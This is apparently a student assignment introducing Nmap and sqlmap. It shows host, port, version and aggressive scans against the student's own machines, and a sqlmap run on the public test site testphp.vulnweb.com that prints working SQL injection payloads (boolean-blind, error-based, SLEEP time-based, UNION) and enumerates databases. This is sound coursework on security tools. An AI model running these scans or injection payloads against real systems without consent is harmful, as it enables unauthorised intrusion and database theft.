Assignment-8
Study and Analysis of Networking Tools

Name: Vishwesh Vivek Pujari
MIS: 111910127
Div: 1

1. Nmap

a. What is nmap?

i. Nmap is the most famous scanning tool used by penetration testers.

ii. Nmap is short for Network Mapper.

iii. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications.

iv. Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

b. Why use Nmap?

i. There are a number of reasons why security pros prefer Nmap over other scanning tools.

ii. First, Nmap helps you to quickly map out a network without sophisticated commands or configurations. It also supports simple commands (for example, to check if a host is up) and complex scripting through the Nmap scripting engine.

iii. Ability to quickly recognize all the devices including servers, routers, switches, mobile devices, etc on single or multiple networks.

iv. Helps identify services running on a system including web servers, DNS servers, and other common applications. Nmap can also detect application versions with reasonable accuracy to help detect existing vulnerabilities.

   v. Nmap can find information about the operating system running on devices. It can provide detailed information like OS versions, making it easier to plan additional approaches during penetration testing.
   vi. During security auditing and vulnerability scanning, you can use Nmap to attack systems using existing scripts from the Nmap Scripting Engine.
   vii. Nmap has a graphical user interface called Zenmap. It helps you develop visual mappings of a network for better usability and reporting.

c. How to install nmap on Ubuntu Linux?


   i. $ sudo snap install nmap

d. Commands:

   i. Basic Scans - Scanning the list of active devices on a network is the first step in network mapping. There are two types of scans you can use for that:

      1. Ping Scan - Scans the list of devices up and running on a given subnet.

         $ nmap -sP 192.168.39.1/24




```
oem@vishwesh-ubuntu:~$ nmap -sP 192.168.39.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 14:26 IST
Nmap scan report for vishwesh-ubuntu (192.168.39.1)
Host is up (0.00017s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 3.04 seconds
```

      2. Scan a single host — Scans a single host for 1000 well-known ports. These ports

are the ones used by popular services like SQL, SNTP, apache, and others.

$ nmap 10.100.111.196




```
oem@vishwesh-ubuntu:~$ nmap 10.100.111.196
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 14:27 IST
Nmap scan report for vishwesh-ubuntu (10.100.111.196)
Host is up (0.000065s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
oem@vishwesh-ubuntu:~$ 
```

ii. Stealth scan **-** Stealth scanning is performed by sending an SYN packet and analyzing the response. If SYN/ACK is received, it means the port is open, and you can open a TCP connection. You can use the **'-sS'** command to perform a stealth scan. Remember, stealth scanning is slower and not as aggressive as the other types of scanning, so you might have to wait a while to get a response.

$ nmap -sS 10.100.111.19

iii. Version scanning and OS Scanning **-** Finding application versions is a crucial part in penetration testing. Nmap also gives information about the underlying operating system using TCP/IP fingerprinting

$ nmap -sV 10.100.111.19




```
oem@vishwesh-ubuntu:~$ nmap -sV 10.100.111.196
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 14:41 IST
Nmap scan report for vishwesh-ubuntu (10.100.111.196)
Host is up (0.000066s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
23/tcp   open  telnet  Linux telnetd
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Jetty 10.0.11
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
oem@vishwesh-ubuntu:~$ 
```

iv. Aggressive Scanning

Nmap has an aggressive mode that enables OS detection, version detection, script scanning, and traceroute. You can use the -A argument to perform an aggressive scan.

```
$ nmap -A localhost
```

Aggressive scans provide far better information than regular scans. However, an aggressive scan also sends out more probes, and it is more likely to be detected during security audits.




```
oem@vishwesh-ubuntu:~$ nmap -A localhost
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 14:44 IST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.28% done; ETC: 14:44 (0:00:00 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000060s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
23/tcp   open  telnet  Linux telnetd
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
631/tcp  open  ipp     CUPS 2.3
|_http-title: Home - CUPS 2.3.1
|_http-server-header: CUPS/2.3 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
3306/tcp open  mysql   MySQL 8.0.31-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-24T07:54:19
|_Not valid after:  2031-09-22T07:54:19
| mysql-info:
|   Protocol: 10
|   Version: 8.0.31-0ubuntu0.20.04.1
|   Thread ID: 24
|   Capabilities flags: 65535
|   Some Capabilities: DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsTransactions, IgnoreSigpipes, LongPassword, SwitchToSSLAfterHandshake, Supp
ortsLoadDataLocal, LongColumnFlag, InteractiveClient, Speaks41ProtocolNew, Speaks41ProtocolOld, Support41Auth, ConnectWithDatabase, SupportsCompression, ODBCClient, F
oundRows, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x0Cs`QvMuIN  m\x062!'!=\x18\x01\x1E
|_  Auth Plugin Name: caching_sha2_password
8080/tcp open  http    Jetty 10.0.11
|_http-server-header: Jetty(10.0.11)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.73 seconds
oem@vishwesh-ubuntu:~$ 
```

v. Port Scanning.

Port scanning is one of the most fundamental features of Nmap. You can scan for ports in several ways.


1. Using the -p param to scan for a single port
   $ nmap -p 8080 10.100.111.196



```
oem@vishwesh-ubuntu:~$ nmap -p 8080 10.100.111.196
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 14:49 IST
Nmap scan report for vishwesh-ubuntu (10.100.111.196)
Host is up (0.000099s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
oem@vishwesh-ubuntu:~$ 
```

2. If you specify the type of port, you can scan for information about a particular type of connection, for example for a TCP connection.

   $ nmap -p T:80 localhost



```
oem@vishwesh-ubuntu:~$ nmap -p T:8080 localhost
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 14:52 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000077s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
oem@vishwesh-ubuntu:~$ 
```

2. Sqlmap

a. What is sqlmap?

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting

b. What is SQL Injection**?**

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

c. Where can you use SQLMAP?


If you observe a web url that is of the form http://testphp.vulnweb.com/listproducts.php?**cat=1**, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based

d. Installing SQLMap:

```
$ sudo apt-get install sqlmap
```

e. To look at the set of parameters that can be passed, type in the terminal

```
$ sqlmap -h
```




```
oem@vishwesh-ubuntu:~$ sqlmap -h
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)
```

f. Using SQLMAP to test a website for SQL Injection vulnerability:

Step 1: List information about the existing databases

So firstly, we have to enter the web url that we want to check along with the -u parameter. We may also use the –tor parameter if we wish to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So we use the –dbs option to do so. –dbs lists all the available databases.

```
 $sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
--dbs
```




```
oem@vishwesh-ubuntu:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers a
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:53:28 /2022-11-14/

[10:53:28] [INFO] resuming back-end DBMS 'mysql'
[10:53:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7761=7761

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(5903,CONCAT(0x5c,0x71786b7071,(SELECT (ELT(5903=5903,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3350 FROM (SELECT(SLEEP(5)))Geut)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7071,0x4a6b4f47484a716755796542645057426742556c52486b6c4a4a56505a4151776d57786155514265,0x7178767a71),NULL,NULL,NULL-
- -
---
[10:53:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[10:53:29] [INFO] fetching database names
[10:53:30] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[10:53:30] [WARNING] the SQL query provided does not return any output
[10:53:30] [INFO] resumed: 'information_schema'
[10:53:30] [INFO] resumed: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

